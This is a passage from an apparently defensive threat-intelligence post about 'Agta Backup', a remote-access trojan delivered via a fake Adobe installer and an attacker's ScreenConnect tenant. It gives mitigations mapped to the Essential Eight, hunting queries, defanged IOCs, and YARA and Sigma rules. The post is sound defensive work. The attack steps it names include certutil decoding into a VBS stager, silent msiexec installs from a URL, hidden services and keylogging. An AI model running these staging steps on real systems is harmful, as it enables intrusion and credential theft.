| Unsanctioned ScreenConnect (T1219) | Allow only your own instance; block other relays at egress | No clean E8 home - Application Control plus egress filtering (my judgement) | ScreenConnect Client (<id>) not matching yours; h= host not yours |
| certutil decode + VBS (T1140, T1059.005) | Disable Windows Script Host where unused; app-control wscript/cscript | Application Control | certutil -decode; wscript/cscript from \Windows\TEMP\ |
| msiexec from a URL (T1218.007) | App control on installers; proxy-block MSI downloads from uncategorised domains | Application Control | msiexec /i http with /qn from a script host |
| Service and task persistence (T1543.003, T1053.005) | Restrict who can create services and tasks; baseline both | Restrict Administrative Privileges | Event ID 7045, 4698; AgtaBackupAgentSvc, AgtaBackupAgentHealth |
| Keylogging / screen capture (T1056.001, T1113) | Phishing-resistant MFA so a captured password isn’t enough; reset after an incident | No clean E8 home - Multi-Factor Authentication limits the damage (my judgement) | icacls ... /grant *S-1-5-32-545 on ProgramData subfolders from unsigned parents |
| Panel C2 (T1071.001) | Default-deny egress; alert on the panel fingerprint | No clean E8 home - network architecture | /AgtaBackupAgent.version responses; SNI to the domains below |
The fake installer
This is the cheapest place to stop the whole chain. The ML1 requirements in the Essential Eight Maturity Model (November 2023) say application control “is applied to user profiles and temporary folders used by operating systems, web browsers and email clients” and “restricts the execution of executables, software libraries, scripts, installers … to an organisation-approved set”. An MSI sitting in Downloads is squarely inside that. At ML1 the fake Adobe installer never runs. See Implementing Application Control (November 2023). Pairing user execution (T1204.002) with Application Control is my own call rather than a line in the canonical mapping, but that ML1 wording covers installers in user profiles directly. The masquerading filename (T1036.005) has no Essential Eight home of its own - application control doesn’t care what the file is called, which is exactly why it works here.
If prevention isn’t there yet, hunt for msiexec.exe installing a package whose path is under a user profile, and for any file in Downloads whose name contains non-ASCII lookalike characters. The Ą trick defeats a filename blocklist; it doesn’t defeat a query for non-ASCII characters in installer names.
The prompt the page told them to click through
The lure’s step three tells the user to click Yes. On an account without admin rights, that prompt asks for an administrator’s credentials instead, and the user has nothing to give. That’s Restrict Administrative Privileges: at ML1, “requests for privileged access to systems, applications and data repositories are validated when first requested.” See Restricting Administrative Privileges (November 2023). It also makes a good line for user awareness training: a document that needs you to install something before you can read it is a red flag on its own.
ScreenConnect that isn’t yours
ScreenConnect is signed by ConnectWise, so a publisher-based allow rule for it lets every tenant’s client run, including the attacker’s. If you use ScreenConnect, pin it to your own instance (by path, since the instance ID is in the install folder name, or by hash). If you don’t use it, block it. On the network side, the relay is in the service command line; alert on any ScreenConnect client whose h= host isn’t yours, and on outbound TCP 8041 to anything unexpected. There’s no clean Essential Eight home for “somebody else’s legitimate RMM” - filing it under application control plus egress filtering plus an inventory of which remote-access tools you actually run is my judgement, not a line in the canonical mapping.
certutil, VBS and msiexec
If you don’t use Windows Script Host, turn it off (HKLM\SOFTWARE\Microsoft\Windows Script Host\Settings\Enabled = 0) and this stager fails at the first line. Otherwise, application control should constrain wscript.exe and cscript.exe to approved script locations - C:\Windows\TEMP\ is not one. See Hardening Microsoft Windows 11 Workstations (September 2025) alongside the application control guide.
For detection, certutil -decode is rare in most estates and noisy only where admins genuinely handle certificates by hand. certutil writing a .vbs, followed within a second by wscript running it, is high-fidelity anywhere. So is msiexec /i http... with /qn whose parent chain includes a script host.
Hidden services and self-healing tasks
Agta needs SYSTEM to install its service and tasks. Here it got that through ScreenConnect, which is the point of Restrict Administrative Privileges: the fewer paths to SYSTEM, the fewer places this lands. Detection is straightforward - Event ID 7045 for AgtaBackupAgentSvc, 4698 for new tasks - and one Agta-specific tell: the same schtasks /Delete of the same task name, every sixty seconds, from the same unsigned parent. When you remove it, restore the service’s security descriptor first (or delete it via the registry), then the tasks, then both Agta Backup directories. Reimaging is simpler.
The keylogger
There’s no Essential Eight control that stops a keylogger reading keys once it’s running as the user, so there’s no clean E8 home here. What limits the damage, in my judgement, is Multi-Factor Authentication - phishing-resistant MFA means a captured password alone isn’t a login (Implementing Multi-Factor Authentication, November 2023). And response: reset every credential used on the host after the Agta install, and revoke sessions and tokens for those accounts.
The panels
No clean Essential Eight home here; this is network architecture. Blocking 66 domains helps for as long as it takes to register a 67th. The fingerprint ages better: any host on your egress path answering /AgtaBackupAgent.version, or serving one of the four bundle names, is worth an alert.
Hunting and detection summary
- EDR/4688:
ScreenConnect.ClientService.exe->cmd.exe->certutil.exe -decode - EDR/4688:
certutil -decodewith an output ending.vbs,.jsor.ps1, especially intoC:\Windows\TEMP\ - EDR/4688:
wscript.exe/cscript.exewith/elevateor running fromC:\Windows\TEMP\ - EDR/4688:
msiexec.exe /i http*with/qnwhose parent iscscript.exeorwscript.exe - Any
C:\Program Files (x86)\ScreenConnect Client (<id>)\where<id>isn’t your instance; service command lines with anh=relay you don’t own C:\Windows\SystemTemp\ScreenConnect\*\*.batexecutions you can’t tie to your own technicians- Event ID 7045:
AgtaBackupAgentSvc; Event ID 4698:AgtaBackupAgentHealth(andAgtaHideSC,AgtaWifiKeeperfrom the Webex case) - Files:
C:\Program Files\Agta Backup\,C:\ProgramData\Agta Backup\keylog\,C:\Windows\SystemTemp\agta_av_*.ps1 icacls.exe ... /grant *S-1-5-32-545:(OI)(CI)Mon aProgramDatapath from an unsigned parent- Proxy/DNS:
file.briefnote[.]pw,aprilenoxpresolve[.]org,planetspaceretireforthree[.]topand the panel domains - Egress: any host answering
GET /AgtaBackupAgent.version, or responses containingAgta Backup+Remote Sessionsor the bundle names
The full panel domain and IP list, YARA, Sigma and hunting notes are in the companion detection repo.
Indicators of Compromise
This incident
| Type | Indicator | Notes |
|---|---|---|
| URL | hxxps://file.briefnote[.]pw/504ce9a49bf6 | Gate page (“Ready when you are”); path looks per-victim |
| URL | hxxps://file.briefnote[.]pw/pdf-2026/download.php | Fake Adobe download |
| Domain | file.briefnote[.]pw | Lure host (behind Cloudflare) |
| Filename | Ądobe-Acrobat-Reader-V16.8.msi | Leading Ą is U+0104 |
| SHA-256 | fb0413a667048b5824b5eb9f28d2f6f4463638cc17d8025f59756a6a08856fb4 | The fake Adobe MSI (ScreenConnect installer) |
| MD5 | 99ada59dd028c42713961f1f3f9ca6f0 | The fake Adobe MSI |
| Domain | aprilenoxpresolve[.]org | ScreenConnect relay, TCP 8041 |
| ScreenConnect | Instance 09232f3c6735cf46, session 16467b8d-72a0-41f7-994e-c08a69da6acb, label YO | Attacker tenant |
| File | C:\Windows\SystemTemp\ScreenConnect\25.2.4.9229\Passwordprompt.bat | Operator-run batch file |
| File | C:\Windows\TEMP\cztFr.b64 | Base64 VBS |
| SHA-256 | 91c5665f5adcbc05e7e78314870a3f1f82512dca049697dddf4f03083794434c | kRPdm.vbs stager |
| URL | hxxps://planetspaceretireforthree[.]top/AgtaBackupAgent.msi | Agta installer |
| Domain | planetspaceretireforthree[.]top | Agta C2 panel (1.7.77) |
Agta agent
| Type | Indicator | Notes |
|---|---|---|
| SHA-256 | c9394752d42fe7b70aa65d91802d4d2a0365c885f27db07460f724395f53ab70 | Credential Guard.exe - service / orchestrator |
| SHA-256 | 5aacb48df0900c61790e87600574bc6d8e06d32a4ce350ef5b5f2d78881e2cf3 | Dell.sub.Agent.exe - screen stream |
| SHA-256 | be3c4bef1a1cf09121cd8da80c664f47ddaf53afb705d10d739e4702f9749f70 | Window Security Health Services.exe - keylogger |
| SHA-256 | ecb8854514377ce644cbb1c8d983c4fa37b14c247df8d1794f5f72b238c77bd0 | Dell Window Guard.exe - remote shell (same build; not seen running here) |
| SHA-256 | 71c43328ba8ab81a3e80ce989f6512e99458732aa37907dc2694e66802125b2c | Dell.Virus.Guard.exe - hidden-desktop browser (same build; not seen running here) |
| Service | AgtaBackupAgentSvc | Hidden via service security descriptor |
| Scheduled task | AgtaBackupAgentHealth | This incident; AgtaHideSC, AgtaWifiKeeper in the Webex case |
| Directory | C:\Program Files\Agta Backup\, C:\ProgramData\Agta Backup\ | Install and data paths |
| File | C:\Windows\SystemTemp\agta_av_<8 hex>.ps1 | AV-product check, transient |
Panel fingerprint
| Type | Indicator | Notes |
|---|---|---|
| HTTP title | Agta Backup - Remote Sessions | Em-dash in the live HTML |
| HTTP path | /AgtaBackupAgent.version | Answers on every panel; value identifies the build |
| Bundle | index-Bzqpb2VG.js | 55 live panels; 1.7.77 |
| Bundle | index-Bi4rgMi_.js | 1 live panel; 1.7.77 |
| Bundle | index-SxLNmN5n.js | 7 live panels; 1.7.72 |
| Bundle | index-BL66RI8n.js | 3 live panels; 1.7.64 |
| CSS | index-COWMyWXE.css | Alongside the primary bundle |
| Header | X-Powered-By: ARR/3.0 | All 67 panels |
Representative live panels (verified 2026-09-09)
| Domain | IP | ASN | Version |
|---|---|---|---|
planetvocalfortheteas[.]cyou | 153[.]52[.]175[.]88 | AS 399114 | 1.7.77 |
countrygeek[.]top | 144[.]172[.]101[.]170 | AS 14956 | 1.7.77 |
americansoftwareinc[.]co | 155[.]254[.]99[.]248 | AS 931 | 1.7.77 |
thetromalwinner[.]top | 153[.]52[.]168[.]167 | AS 931 | 1.7.77 |
worksymansonlne[.]us | 207[.]189[.]30[.]118 | AS 931 | 1.7.77 |
servingbacking[.]top | 38[.]240[.]37[.]26 | AS 931 | 1.7.77 |
redjohntiger[.]top | 38[.]240[.]36[.]164 | AS 931 | 1.7.77 |
abrooferguys[.]com | 38[.]240[.]37[.]64 | AS 931 | 1.7.77 |
whiteshash[.]sbs | 199[.]101[.]198[.]132 | AS 14315 | 1.7.77 |
readyforwin[.]info | 172[.]81[.]63[.]140 | AS 398019 | 1.7.77 |
electomm[.]sbs | 217[.]217[.]97[.]184 | AS 214961 | 1.7.77 |
runtownagtabackup[.]top | 144[.]172[.]107[.]178 | AS 14956 | 1.7.77 |
sunbeitnetwork[.]com | 135[.]136[.]149[.]81 | AS 931 | 1.7.72 |
connectprivae[.]top | 216[.]126[.]224[.]247 | AS 14956 | 1.7.72 |
criopifileeworking[.]top | 31[.]76[.]42[.]170 | AS 210546 | 1.7.72 |
evobasin[.]info | 104[.]249[.]131[.]195 | AS 931 | 1.7.64 |
gsop[.]top | 31[.]57[.]147[.]133 | AS 399486 | 1.7.64 |
backupplanetwealthagta[.]top | 144[.]172[.]106[.]146 | AS 14956 | 1.7.64 |
Not exhaustive - all 66 live panels are in the companion repo. The Cloudflare edge address fronting cacgreatchallange[.]org is deliberately excluded.
Detection rules
The VBS stager. It keys on the shape of the script rather than the domain, since the domain is the one part that’s guaranteed to change:
rule Agta_VBS_FragmentArray_MSI_Stager
{
    meta:
        author = "blueteam.cool"
        date = "2026-09-26"
        description = "VBScript that rebuilds a URL from an indexed fragment array, relaunches itself via ShellExecute runas, then silently installs an MSI from that URL (Agta stager)"
        reference = "https://blueteam.cool/posts/agta-strikes-again/"
        sha256 = "91c5665f5adcbc05e7e78314870a3f1f82512dca049697dddf4f03083794434c"

    strings:
        $arr   = /Dim [A-Za-z]{2,6}:[A-Za-z]{2,6}=Array\("/
        $elev  = "Named.Exists(\"elevate\")" nocase
        $sa    = "Shell.Application" nocase
        $runas = "\"runas\"" nocase
        $msi   = "msiexec /i" nocase
        $qn    = "/qn /norestart" nocase

    condition:
        filesize < 10KB and $arr and $msi and $qn and 2 of ($elev, $sa, $runas)
}
The panel response. The live title contains an em-dash, so this matches the ASCII-safe halves plus the build artifacts:
rule Agta_Backup_Panel_Response
{
    meta:
        author = "blueteam.cool"
        date = "2026-09-09"
        description = "Agta Backup RMM C2 panel HTTP response - title fragments, four known Vite bundle hashes, version endpoint"
        reference = "https://blueteam.cool/posts/agta-strikes-again/"

    strings:
        $title_a = "Agta Backup" ascii wide
        $title_b = "Remote Sessions" ascii wide
        $bundle1 = "index-Bzqpb2VG.js" ascii
        $bundle2 = "index-Bi4rgMi_.js" ascii
        $bundle3 = "index-SxLNmN5n.js" ascii
        $bundle4 = "index-BL66RI8n.js" ascii
        $css     = "index-COWMyWXE.css" ascii
        $ver_ep  = "/AgtaBackupAgent.version" ascii
        $api     = "/api/auth/login" ascii
        $api_err = "Invalid username or password" ascii

    condition:
        ($title_a and $title_b)
        or any of ($bundle*)
        or ($css and $title_a)
        or ($ver_ep and ($api or $api_err))
}
And the hands-on-keyboard step, as Sigma:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
title: Certutil Decode To Script File In Windows Temp
id: 6f0c2a55-8f0e-4b8a-9d8e-2b1f3c7a9e41
status: experimental
description: certutil decoding a Base64 file into a script in C:\Windows\Temp, as used to stage the Agta VBS via ScreenConnect
references:
    - https://blueteam.cool/posts/agta-strikes-again/
author: blueteam.cool
date: 2026-09-26
tags:
    - attack.defense-evasion
    - attack.t1140
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\certutil.exe'
        CommandLine|contains: '-decode'
    script_out:
        CommandLine|contains:
            - '.vbs'
            - '.vbe'
            - '.js'
            - '.ps1'
    condition: selection and script_out
falsepositives:
    - Rare administrative scripting; check the parent (a remote-support service parent is a strong signal)
level: high
Closing
Three binaries with hashes I’d already published, found on a host that got there by an entirely different road. That’s the single most useful thing in this post: the payload stayed the same, and everything a blocklist would catch changed.
So hunt for the things that stayed the same. The Agta paths, the service name, the one-minute task churn, the version endpoint on the panels. And lock down the thing that made the delivery work - a user able to install a signed remote-support tool from their Downloads folder because a web page told them to click Yes.
Stay curious.
On methodology: the investigation is mine. The reverse engineering and analysis assembly were carried out with AI workflows (Claude, primarily). I reviewed every finding. Errors are mine - ping me on X or Instagram if you spot something off.
References
- RMM Abuse, Four Times Over - the fake Webex campaign where Agta first turned up
- MITRE ATT&CK: T1566.002, T1204.002, T1219, T1140, T1059.005, T1218.007, T1543.003, T1053.005, T1056.001, T1113, T1071.001, T1583.001
- ASD/ACSC: Essential Eight Maturity Model (November 2023)
- ASD/ACSC: Implementing Application Control (November 2023)
- ASD/ACSC: Restricting Administrative Privileges (November 2023)
- ASD/ACSC: Implementing Multi-Factor Authentication (November 2023)
- ASD/ACSC: Hardening Microsoft Windows 11 Workstations (September 2025)
- Prior public reference to Agta Backup: @0xBurgers on X